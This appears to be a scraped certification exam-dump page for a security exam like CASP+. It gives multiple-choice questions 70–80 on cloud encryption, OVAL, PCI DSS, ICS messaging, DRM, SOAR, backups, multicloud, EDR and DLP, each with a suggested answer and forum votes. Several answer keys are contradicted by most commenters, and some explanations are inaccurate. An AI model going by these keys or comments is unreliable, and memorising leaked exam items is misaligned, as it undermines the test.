Examples of Instance-Based Encryption in IaaS: AWS: Using AWS KMS with EC2 instances for encrypting EBS volumes attached to the instance. Azure: Encrypting VMs with Azure Disk Encryption, backed by Azure Key Vault. Google Cloud: Encrypting persistent disks attached to Compute Engine instances using customer-supplied encryption keys.

upvoted 1 times

IT_Master_Tech 1 year, 11 months ago

Highest encryption for data at rest on cloud infrastructure.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

Instance-base may not cover all data at rest comprehensively, especially if data is moved outside the instance.

upvoted 5 times

cyspec 2 years, 3 months ago

Selected Answer: A

Can't find relevant information on "storage-based" encryption.

upvoted 1 times

loucrass 2 years, 6 months ago

Selected Answer: B

The correct answer is Storage based or B

upvoted 3 times

surfuganda 2 years, 6 months ago

Selected Answer: B

B. Storage-based encryption:

Storage-based encryption involves encrypting data at the storage level, typically at the disk or volume level. In this approach, data is encrypted before it is written to disk, ensuring that it remains encrypted while at rest. Storage-based encryption offers comprehensive protection for data stored on disk, regardless of the specific instances or VMs accessing the storage. By encrypting data at the storage level, organizations can ensure that data remains protected both at rest and during transmission, providing robust security for customer-facing production systems. This approach is well-suited for IaaS environments as it provides a centralized and consistent method for securing data across multiple instances or VMs.

upvoted 3 times

Delab202 2 years, 9 months ago

Selected Answer: B

For the highest level of security in an IaaS (Infrastructure as a Service) cloud environment, where customer-facing production systems are being moved, the most appropriate encryption method would be:

B. Storage-based

Storage-based encryption typically involves encrypting the data at rest within the storage infrastructure. This ensures that the data stored in the cloud storage, such as block storage or object storage, is protected by encryption. It provides a robust level of security for sensitive data and helps prevent unauthorized access to the stored information.

upvoted 3 times

Anarckii 2 years, 10 months ago

Selected Answer: B

B. Storage-based

Storage-based encryption involves encrypting data at the storage level, ensuring that data remains protected whether it is at rest or in transit.

upvoted 3 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: B

In the context of the highest level of security for encryption in a cloud environment, while instance-based encryption can provide security for data in transit or during processing within specific instances, it's important to note that the highest level of security for data protection in a cloud environment is generally achieved through storage-based encryption.

Storage-based encryption focuses on encrypting data at rest, meaning the data stored within the cloud storage is encrypted. This method ensures that even if someone gains unauthorized access to the stored data, they won't be able to interpret or access it without the necessary decryption keys.

upvoted 3 times

strong1 3 years ago

B: for the highest level of security in an IaaS environment when moving customer-facing production systems to the cloud, you should prioritize data encryption at rest. Therefore, options B (Storage-based) and D (Array controller-based) are the most relevant choices, with the specific choice depending on your cloud provider and infrastructure setup.

upvoted 2 times

imather 3 years, 3 months ago

Selected Answer: A

A. Instance based storage protects against physical loss or theft, external administrator(s) accessing the storage, snapshots and storage-level backups being taken and removed from the system. Storage-based only protects against hardware theft or less, so Instance based is a higher level of security https://cloudgal42.com/cloud-data-encryption-architecture-and-options/ https://www.worthinlife.com/what-is-cloud-storage-encryption/

upvoted 5 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Instance-Based encryption is the highest level of security available for an IaaS. Luckily, they are in the implementation phase and can configure it that way from the start. It would be difficult to change later on.

Source: Verifying against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

Question #70 *Topic 1*

A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF

B. ISACs

C. Node.js

D. OVAL

Suggested Answer: *D*

xaliq Highly Voted 3 years, 10 months ago

Open Vulnerability and Assessment Language (OVAL)—Helps describe three main aspects of an evaluated system including 1) system information, 2) machine state and, 3) reporting. Using OVAL provides a consistent and interoperable way to collect and assess information regardless of the security tools being used.

upvoted 9 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

OVAL (Open Vulnerability and Assessment Language): OVAL is a community standard designed to promote open and publicly available security content. It is used to encode system details and to standardize the representation of information about vulnerabilities, configuration issues, programs, and patches. By creating an OVAL definition, the engineer can define checks for the newly identified zero-day vulnerability, enabling the vulnerability management system to detect and report on it.

upvoted 3 times

surfuganda 2 years, 6 months ago

Selected Answer: D

D. OVAL (Open Vulnerability and Assessment Language):

OVAL is a standardized language used for expressing and exchanging information about vulnerabilities, configuration issues, and patches. OVAL includes a comprehensive schema and repository of vulnerability definitions, allowing organizations to create and share vulnerability checks. Security tools and systems, including vulnerability scanners and management platforms, often use OVAL to define and detect vulnerabilities. Given its specific focus on vulnerability assessment and management, OVAL is the most suitable option for creating a check for the identified zero-day vulnerability.

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: D

OVAL is a standardized language used for checking system vulnerabilities. It defines the schema and specifications for how to describe vulnerabilities and security checks for various systems and platforms. Security professionals and tools use OVAL to create and exchange machine-readable information about system vulnerabilities, configuration issues, patches, and other security-related information.

By using OVAL, the engineer can create a check or definition specific to the zero-day vulnerability identified in the company's internally developed software. This check can then be integrated into the vulnerability management system to identify and assess the presence of this particular vulnerability within the organization's systems.

upvoted 1 times

Brianny93 3 years ago

Selected Answer: C

Information Sharing and Analysis Centers are designed to support specific sectors of the economy. ISACs are non-profit agencies that serve as central resource to collect and disseminate information to the sectors they support. ISACs often provide support services within their sectors. The National Council of ISACs website is https://www.nationalisacs.org/member-isacs-3

upvoted 1 times

Meep123 3 years ago

D: Key words: Create, and Zero Day. ISAC would be useful if this were not a Zero Day, but would be useful for information sharing afterwards.

upvoted 1 times

Meep123 3 years ago

forgot ^ Another key word: internal.

upvoted 1 times

imather 3 years, 2 months ago

Selected Answer: D

"ISACs collect, analyze and disseminate actionable threat information to their members and provide members with tools to mitigate risks and enhance resiliency." However, this is an internally created program that the zero day was discovered by an internal member. An ISAC wouldn't have any information on this. OVAL is a way of standardizing " how to assess and report upon the machine state of computer systems." "The OVAL Language standardizes the three main steps of the assessment process: representing configuration information of systems for testing; analyzing the system for the presence of the specified machine state (vulnerability, configuration, patch state, etc.); and reporting the results of the assessment."

The engineer has been asked to create checks for this internal zero day. OVAL is the only solution. https://www.nationalisacs.org/about-isacs https://oval.mitre.org/index.html https://oval.mitre.org/language/

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

OVAL and ARF would already be in the current VMS but those reports are clearly lacking an intel feed of known zero-days. B ISACs

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

22Skidoo 3 years, 6 months ago

Because it says zero day I would go with ISACs as it is the best option to get information on something new. Answer C

upvoted 3 times

[Removed] 3 years, 6 months ago

It says the current vulnerability system does not have any checks for the zero day attack. OVAL and ARF are reports generated from that system.

Node.js is a back-end JavaScript runtime environment, runs on the V8 JavaScript Engine, and executes JavaScript code outside a web browser.

Correct answer is C: Information Sharing and Analysis Centers (ISACs) are non-profit organizations that provide a central resource for gathering information on cyber threats (in many cases to critical infrastructure) as well as allow two-way sharing of information between the private and the public sector about root causes, incidents and threats, as well as sharing experience, knowledge and analysis

upvoted 4 times

Geofab 3 years, 6 months ago

Selected Answer: D

OVAL seems the most logical

upvoted 3 times

hidady 3 years, 10 months ago

D is the correct answer (OVAL)

upvoted 4 times

Question #71 *Topic 1*

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST

B. GDPR

C. PCI DSS

D. ISO

Suggested Answer: *C*
Reference: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

dgfhyjfghfgfkfhd Highly Voted 4 years, 6 months ago

Selected Answer: C

Definitely PCI DSS

upvoted 5 times

Kalzone Highly Voted 4 years, 3 months ago

look up PCI DSS You'll see it as a payment system

upvoted 5 times

ServerBrain Most Recent 2 years, 3 months ago

Selected Answer: C

If you think it's any other answer, seriously consider a career change.

upvoted 2 times

kycugu 3 years, 10 months ago

easy peacy, C

upvoted 2 times

BotWayne 4 years ago

Selected Answer: C

PCI DSS - Payment Card Industry Data Security Standard. Deals specifically with anything to do with card transactions.

upvoted 4 times

am2005 4 years, 8 months ago

Is it PCI ? or NIST ? confused ?

upvoted 1 times

Question #72 *Topic 1*

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Improving the availability of messages

B. Ensuring non-repudiation of messages

C. Enforcing protocol conformance for messages

D. Assuring the integrity of messages

Suggested Answer: *C*

dangerelchulo Highly Voted 4 years, 1 month ago

Selected Answer: D

Cryptography concerns confidentiality, integrity, and authentication but not availability

upvoted 10 times

david124 3 years, 7 months ago

Cryptography does not provide integrity to messages on its own, but it can contribute to ensuring message integrity when used in conjunction with other security measures.

Encryption is a process of converting plaintext into ciphertext to protect the confidentiality of the message. However, if an attacker intercepts an encrypted message, they can still tamper with the message or replace it with a different one. Encryption alone does not provide any assurance that the original message has not been tampered with.

To ensure message integrity, additional measures such as message authentication codes (MACs) or digital signatures can be used in combination with encryption. MACs and digital signatures provide a way to verify that the message has not been tampered with during transmission and that it was indeed sent by the intended sender. When used in conjunction with encryption, these measures can help ensure that the message's confidentiality and integrity are maintained.

upvoted 2 times

kycugu Highly Voted 3 years, 9 months ago

Answer is D.

The most important security objective when applying cryptography to control messages for an Industrial Control System (ICS) is to assure the integrity of messages. Ensuring the integrity of control messages is critical for the safe and reliable operation of the system, as any tampering or alteration of the messages could have serious consequences, including equipment damage and physical harm to people.

upvoted 8 times

EAlonso Most Recent 2 years, 3 months ago

Correct answer is D, as the ICS is running the message conformance is already in place.

upvoted 2 times

417f743 2 years, 8 months ago

Selected Answer: C

C is right from another test dump and research it makes sense. The word crypto is deterring everyone but this question is about the ICS Industrial control system and how much power to output you need protocol conformance or else you're effed

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: D

In this scenario, maintaining the integrity of the messages is crucial. Cryptography, particularly techniques like digital signatures or message authentication codes (MACs), ensures that the content of the messages remains unchanged and unaltered during transmission or processing. Given the criticality of controlling electrical power output in an ICS, it's imperative to guarantee that the messages haven't been tampered with or altered maliciously.

upvoted 2 times

POWNED 3 years, 1 month ago

Selected Answer: C

Did allot of research for this one. Protocol conformance would allow the ICS system to have a defined int or string. Lets say what is defined is 600V. Anything that does not match 600V would not allow the code to be ran. Because of this I am going to have to go with C.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

angellorv 3 years, 4 months ago

C is the correct answer for ICS: https://resources.infosecinstitute.com/topic/ics-protocols/ ICS systems used different communication protocols (RS-232 and RS-485, Modbus, DNP3, HART, TASE 2.0 and ICCP, CIP, PROFIBUS and PROFINET, FOUNDATION Fieldbus, BACnet); exchange between different components in an industrial automation network may have various communication protocols at work; when introducing cryptography protocol conformance for messages is most important

upvoted 1 times

CASP_Master 3 years, 5 months ago

The MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output is to assure the integrity of messages. By assuring message integrity, an attacker cannot modify the message content to instruct the ICS to produce an unsafe or unauthorized result. This is critical in industrial control systems, where safety and accuracy are paramount, and any incorrect or unauthorized action can have serious consequences.

upvoted 2 times

angryelvis 3 years, 10 months ago

I thought it was D (integrity) until I found this: https://resources.infosecinstitute.com/topic/ics-protocols/ Now I believe C (conformance)

upvoted 1 times

lordguck 3 years, 11 months ago

D: You want to be sure that the message content "deliver 600V" is not changed to "900V" :-)

upvoted 4 times

[Removed] 3 years, 12 months ago

Selected Answer: D

Correct answer is D because we are concerned with Integrity of the output and not availability

upvoted 4 times

Question #73 *Topic 1*

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking

B. DRM

C. NDA

D. Access logging

Suggested Answer: *B*

patinho777 Highly Voted 3 years, 9 months ago

Selected Answer: B

I am pretty sure that it is DRM

upvoted 11 times

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: B

Key word "prevent". We have a similar question here about data theft where it asks to "detect".

upvoted 6 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

DRM actually does something to protect.. watermarking is for authenticity

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

hidady 2 years, 10 months ago

B is the correct answer "DRM"

upvoted 3 times

RevZig67 3 years, 5 months ago

Selected Answer: B

DRM should prevent theft.

upvoted 5 times

iosnet 3 years, 8 months ago

Answer is B - DRM

upvoted 6 times

Question #74 *Topic 1*

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.

B. Replace the associated hardware.

C. Provide the contractors with direct access to satellite telemetry data.

D. Reduce link latency on the affected ground and satellite segments.

Suggested Answer: *A*

AlexJacobson Highly Voted 3 years, 3 months ago

Selected Answer: A

I would say it's A, since the questions says that "ISP wants to *automate*", and SOAR helps with that.

upvoted 5 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: A

A is the best correct answer D is the best funny answer

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: A

A is the best answer

upvoted 2 times

Question #75 *Topic 1*

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements. Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy

B. Implementing redundant stores and services across diverse CSPs for high availability

C. Emulating OS and hardware architectures to blur operations from CSP view

D. Purchasing managed FIM services to alert on detected modifications to covered data

Suggested Answer: *A*

3041b53 Most Recent 1 year, 10 months ago

Selected Answer: A

Data Protection

upvoted 1 times

bobsmith69 2 years ago

Selected Answer: A

surely A

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: A

Data protection seems to be the top priority, per the NDA's not availability.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

cmd002 2 years, 9 months ago

Selected Answer: A

If I am going to convince someone of moving to the cloud, I wouldnt then turn around and say I am going to use multiple CSPs. I would start with one. So I am going with A

upvoted 3 times

Rj100 2 years, 9 months ago

Selected Answer: B

B makes the most sense.

upvoted 1 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: A

I'm going with A

upvoted 2 times

Question #76 *Topic 1*

Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the
RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.

B. Leave the current backup schedule intact and make the human resources fileshare read-only.

C. Increase the frequency of backups and create SIEM alerts for IOCs.

D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Suggested Answer: *C*

bobsmith69 Most Recent 2 years ago

Selected Answer: C

C is the only option that would work

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: C

The only option listed that will increase the logs from 48 hours to the 24 hours being asked.

-Simple as that

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

p1s3c 2 years, 5 months ago

C Based on the RPO requirements, the management team should recommend increasing the frequency of backups and creating SIEM alerts for IOCs. The RPO (Recovery Point Objective) for the human resources fileshare is 24 hours, which means that the organization needs to be able to recover the data up to 24 hours before the ransomware attack occurred. Since the last backup occurred 48 hours ago, the organization is not meeting its RPO requirement. Increasing the frequency of backups will allow the organization to meet its RPO requirement and minimize data loss in the event of another ransomware attack. Creating SIEM alerts for IOCs (Indicators of Compromise) will also help the organization detect and respond to future attacks more quickly. Paying the ransom should not be considered as a recommended option since it does not guarantee the recovery of the data and may encourage further attacks. Making the fileshare read-only would also not be a recommended option since it would not address the issue of data loss.

upvoted 3 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: C

C is the best answer

upvoted 2 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: C

It is not advisable to pay the ransom in a ransomware attack, as this only encourages the attackers and does not guarantee that the data will actually be decrypted. Instead, the management team should consider increasing the frequency of backups to meet the RPO requirements for the human resources fileshare. Additionally, implementing SIEM alerts for indicators of compromise (IOCs) can help to detect and prevent future ransomware attacks.

upvoted 4 times

Question #77 *Topic 1*

A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup

B. A load balancer with a round-robin configuration

C. A multicloud provider solution

D. An active-active solution within the same tenant

Suggested Answer: *D*

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: C

Implementing a multicloud provider solution would be the best option to ensure resiliency and meet SLA requirements in the event of a CSP incident. A multicloud provider solution involves using multiple cloud service providers to host and manage different parts of an organization's infrastructure and applications. This approach allows the organization to spread its workloads across multiple providers, providing increased resilience and the ability to continue operations in the event that one provider experiences an incident. In addition, using multiple providers can also help to reduce the risk of vendor lock-in, allowing the organization to more easily switch providers if needed.

upvoted 5 times

BiteSize Highly Voted 2 years, 3 months ago

Selected Answer: C

an active-active cluster does nothing if the CSP goes down. Multivendor approach to mitigate.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

OdinAtlasSteel Most Recent 1 year, 11 months ago

Selected Answer: C

. A multicloud provider solution.

Utilizing a multicloud strategy involves using services from multiple cloud providers simultaneously. This strategy offers redundancy and resilience by avoiding reliance on a single CSP. It allows the company to spread its infrastructure across different cloud platforms, which can mitigate the impact of outages or incidents in one CSP by leveraging resources from others.

upvoted 3 times

FOURDUE 2 years, 8 months ago

Selected Answer: C

see buckethead below

upvoted 2 times

adamwella 3 years, 1 month ago

Selected Answer: C

Where is the moderators on this? This is C.

upvoted 3 times

ts260 3 years, 1 month ago

Selected Answer: C

Option C

upvoted 2 times

dangerelchulo 3 years, 1 month ago

Selected Answer: C

One strategy that can help support resiliency is to ensure that critical assets are not all in the same physical location. From CompTIAs book

upvoted 3 times

RevZig67 3 years, 5 months ago

Selected Answer: C

In the event of a CSP problem, the answer is a different CSP.

upvoted 2 times

dgfhyjfghfgfkfhd 3 years, 6 months ago

Selected Answer: C

An active-active cluster does nothing if the cloud provider goes down. One of the main features of multi-cloud is redundancy.

https://www.cloudflare.com/learning/cloud/what-is-multicloud/

upvoted 2 times

Question #78 *Topic 1*

A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy. Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.

B. Remove the web proxy and install a UTM appliance.

C. Implement a deny list feature on the endpoints.

D. Add a firewall module on the current antivirus solution.

Suggested Answer: *A*

patinho777 Highly Voted 4 years, 8 months ago

Selected Answer: B

I think that a UTM appliance is the best solution

upvoted 5 times

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: A

Yea, get an EDR solution.

upvoted 5 times

Chiaretta Most Recent 1 year, 8 months ago

Selected Answer: A

EDR - "The goal is to prevent further endpoint disruption."

upvoted 1 times

salmonIsDecent 2 years ago

Selected Answer: A

I hate this question because of how they can trick you throwing in the last sentence: "The edge network is protected by a web proxy." I was thinking in my head why would it be an antivirus solution and leaning towards answer: C. But the key to cracking this problem was looking at it and seeing the goal in the stated question was to prevent further endpoint disruption due to new malware. An End Point Detection Response goes beyond the traditional AV by providing RT monitoring, behavioral analysis and ability to detect and respond to advanced threats including zero-day malware and fileless attacks.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: A

Advanced Threat Detection: EDR solutions offer more advanced capabilities than traditional antivirus software. They can detect and respond to a wider range of threats, including new and unknown malware. Real-Time Monitoring: EDR provides real-time monitoring and analysis of endpoint activities, allowing for quicker detection and response to threats. Behavioral Analysis: EDR tools use behavioral analysis to identify suspicious activities, which can help in detecting malware that might not be caught by signature-based methods. Incident Response: EDR solutions often include tools for incident response, helping to contain and remediate threats more effectively.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: B

"service outages", "further endpoint disruption". Endpoints can refer to servers.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

EDR is superior to a UTM because that means there is a post-breach endpoint security platform that is hosted in the cloud. Perfect for "at home" Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

ts260 4 years, 1 month ago

Selected Answer: A

"Working from home" indicates that it needs EDR

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

(EDR) is a proactive endpoint security approach designed to supplement existing defenses. This advanced endpoint approach shifts security from a reactive threat approach to one that can detect and prevent threats before they reach the organization

upvoted 3 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

Selected Answer: A

https://www.malwarebytes.com/cybersecurity/business/what-is-edr

upvoted 5 times

Question #79 *Topic 1*

All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:

➪ Leaked to the media via printing of the documents

➪ Sent to a personal email address

Accessed and viewed by systems administrators

➪ Uploaded to a file storage site

Which of the following would mitigate the department's concerns?

.

A. Data loss detection, reverse proxy, EDR, and PGP

B. VDI, proxy, CASB, and DRM

C. Watermarking, forward proxy, DLP, and MFA

D. Proxy, secure VPN, endpoint encryption, and AV

Suggested Answer: *B*

AlexJacobson Highly Voted 4 years, 3 months ago

Selected Answer: C

It is C - watermarking would help against leaking to 3rd-parties, and DLP would help with sending to unauthorized email addresses. Forward proxy would deal with uploading to file storage site.

upvoted 11 times

dangerelchulo 4 years, 1 month ago

MFA will be protected against sys admin because you need all keys to unlock it and some can be held by the user that needs access and is not based on account privilege.

upvoted 4 times

strong1 3 years ago

Watermarking is a way to mark data in a way that clearly displays important features or information, such as a classification, appropriate use, or terms of a license. Watermarking does not directly control how data is used but rather as a way to clearly identify classification or use/licensing terms.

upvoted 3 times

Tuno Highly Voted 3 years, 10 months ago

Selected Answer: C

Watermarking, Leaked to the media via printing of the documents forward proxy, Uploaded to a file storage site DLP, Sent to a personal email address MFA, Accessed and viewed by systems administrators

upvoted 9 times

chooksmagooks Most Recent 1 year, 6 months ago

Selected Answer: B

B offers more layers specifically targeting the risks. CASB handles the SaaS application layer, DRM handles the document layer, and VDI/Proxy add endpoint/network controls. Option C lacks the direct document control (DRM) and the specialized SaaS oversight (CASB).

upvoted 2 times

deeden 1 year, 11 months ago

Selected Answer: B

- **VDI (Virtual Desktop Infrastructure):** Prevents sensitive data from being stored locally, mitigating risks like printing or uploading to unauthorized sites. - **Proxy:** Monitors and controls network traffic to ensure sensitive information is not sent to personal email or unauthorized destinations. - **CASB (Cloud Access Security Broker):** Provides granular control and visibility over SaaS collaboration tools, enforcing policies to prevent sensitive data leakage. - **DRM (Digital Rights Management):** Protects sensitive documents by restricting how they can be accessed, shared, or printed.

upvoted 2 times

deeden 1 year, 11 months ago

An example of a **Digital Rights Management (DRM)** tool that the HR department can use to prevent system administrators from viewing sensitive information is **Microsoft Azure Information Protection (AIP)**.

How AIP Works:

1. **Classification and Labeling**: HR can label sensitive documents with restrictions (e.g., "Confidential"). 2. **Access Control**: Assign permissions such as "view only," "edit," or "deny" to specific users or groups. System administrators can be excluded from access. 3. **Encryption**: The document is encrypted, ensuring only authorized users can decrypt and view it. 4. **Activity Monitoring**: Tracks who accessed the document and what actions were performed.

upvoted 1 times

IT_Master_Tech 2 years ago

B.

upvoted 2 times

Chiaretta 2 years, 3 months ago

Selected Answer: B

B is the best answer, VDI is the core of the question.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: B

not sure why option C got the vote. Watermarking: does not prevent data leakage or control how documents are accessed or shared. It only helps trace the source after the leak has occurred. Forward proxy: Useful for managing web traffic but doesn't provide comprehensive control over document access and usage. DLP: Effective in monitoring and blocking data transfer but may not cover all aspects of document usage and access. MFA: Enhances security for user access but doesn't address document usage control or unauthorized printing.

upvoted 3 times

ninjachuleta 2 years, 6 months ago

Selected Answer: B

B) VDI, proxy, CASB, and DRM

upvoted 2 times

e4af987 2 years, 6 months ago

Selected Answer: C

I've been in this situation but we used B (kind of). However - the current standards...

upvoted 1 times

nelombg 2 years, 8 months ago

B is the Answer.

upvoted 3 times

Trap_D0_r 2 years, 9 months ago

B is the only answer that prevents users from printing the documents (can't print from a virtual desktop), which is the first requirement.

upvoted 4 times

BinaryGuardian42 2 years, 11 months ago

Option B. VDI, proxy, CASB, and DRM would be the best choice to mitigate the department's concerns. Here's why:

VDI (Virtual Desktop Infrastructure): This allows for a secure and isolated environment where data can be processed. It prevents data leakage as the data does not reside on the user's personal device.

Proxy: This can control and monitor the network traffic. It can prevent sensitive data from being sent to personal email addresses or being uploaded to a file storage site.

CASB (Cloud Access Security Broker): This tool can provide visibility into SaaS application usage, data protection in the cloud, and threat protection. It can prevent unauthorized access to sensitive data, including by systems administrators.

DRM (Digital Rights Management): This can control what users can do with the data. For example, it can prevent users from printing documents or copying information.

upvoted 5 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: C

Watermarking: Watermarking involves embedding information into documents that uniquely identifies the user or system accessing the data. This helps trace the origin of leaked information if it's printed or shared improperly.

Forward Proxy: A forward proxy can be used to control and monitor outbound traffic from the company's network, helping prevent unauthorized access to personal email addresses or file storage sites and enhancing security.

DLP (Data Loss Prevention): DLP solutions help in identifying and preventing sensitive data from being inappropriately accessed, shared, or transmitted. It would aid in preventing unauthorized uploads to file storage sites or sending sensitive information to personal email addresses.

MFA (Multi-Factor Authentication): Implementing MFA adds an additional layer of security, requiring multiple methods of authentication for access to sensitive data or systems. It helps prevent unauthorized access, even by systems administrators.

upvoted 2 times

bobsmith69 3 years ago

Selected Answer: B

B surely, dont be tricked by DLP and Watermarking would do nothing

upvoted 2 times

32d799a 3 years ago

Selected Answer: B

The letter B is the most comprehensive answer for yhe concerns listed.

upvoted 2 times

CoolCat22 3 years, 1 month ago

Selected Answer: B

one word CLOUD

upvoted 2 times

Uncle_Lucifer 3 years, 1 month ago

Selected Answer: B

I will pick DRM over Watermarking. Lets assume the data loss has occured, what will watermaking do to stop the access and use of the data? Absolutely nothing! DRM on the other hand requires a pin/access to use or access the data. B is better answer!

upvoted 2 times

Uncle_Lucifer 3 years, 1 month ago

After carefully reading the question, it is C. leak from printing documents is certainly protected by watermarking

upvoted 2 times

Question #80 *Topic 1*

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

➩ Unauthorized insertions into application development environments

➩ Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.

B. Implement an XML gateway and monitor for policy violations.

C. Monitor dependency management tools and report on susceptible third-party libraries.

D. Install an IDS on the development subnet and passively monitor for vulnerable services.

E. Model user behavior and monitor for deviations from normal.

F. Continuously monitor code commits to repositories and generate summary logs.

Suggested Answer: *C, D*

nelombg Highly Voted 2 years, 8 months ago

E and F are the answers to this question.

upvoted 12 times

deeden Most Recent 1 year, 11 months ago

Selected Answer: EF

E. Detects unauthorized insider actions, such as unauthorized changes to configurations, by identifying abnormal user behaviors in the development environment. F. Enables tracking of unauthorized insertions or changes in application development environments by creating logs of code commits and analyzing them for irregularities.

upvoted 3 times

deeden 1 year, 11 months ago

A. Detects vulnerabilities in committed code but does not directly address unauthorized insertions or insider threats.

upvoted 1 times

Bright07 1 year, 11 months ago

And EF. To effectively prioritize defenses against the specified attack scenarios, the following actions will enable the necessary data feeds to detect these types of attacks on development environments: E. Model user behavior and monitor for deviations from normal. This approach helps detect unauthorized changes made by authorized insiders by identifying any anomalous behavior that deviates from the established patterns of normal user activity. F. Continuously monitor code commits to repositories and generate summary logs. Monitoring code commits allows for the detection of unauthorized insertions and changes within the application development environment, as it provides visibility into who is making changes and what those changes entail.

upvoted 1 times

IT_Master_Tech 2 years ago

ChatGPT goes with A and D.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: EF

Option A (Static Code Analysis), while valuable for ensuring code security and quality, does not directly address the specific scenarios of unauthorized insertions and insider threats as effectively as Options E and F. Static code analysis focuses on code quality and vulnerability detection, not on monitoring and detecting unauthorized actions.

upvoted 2 times

EAlonso 2 years, 3 months ago

E.F, after F comes A as next step.

upvoted 2 times

cyspec 2 years, 3 months ago

Selected Answer: EF

SAST addresses the issue of poorly written code, not maliciously written code.

upvoted 3 times

ToPH 2 years, 4 months ago

Selected Answer: EF

E. Model user behavior and monitor for deviations from normal.

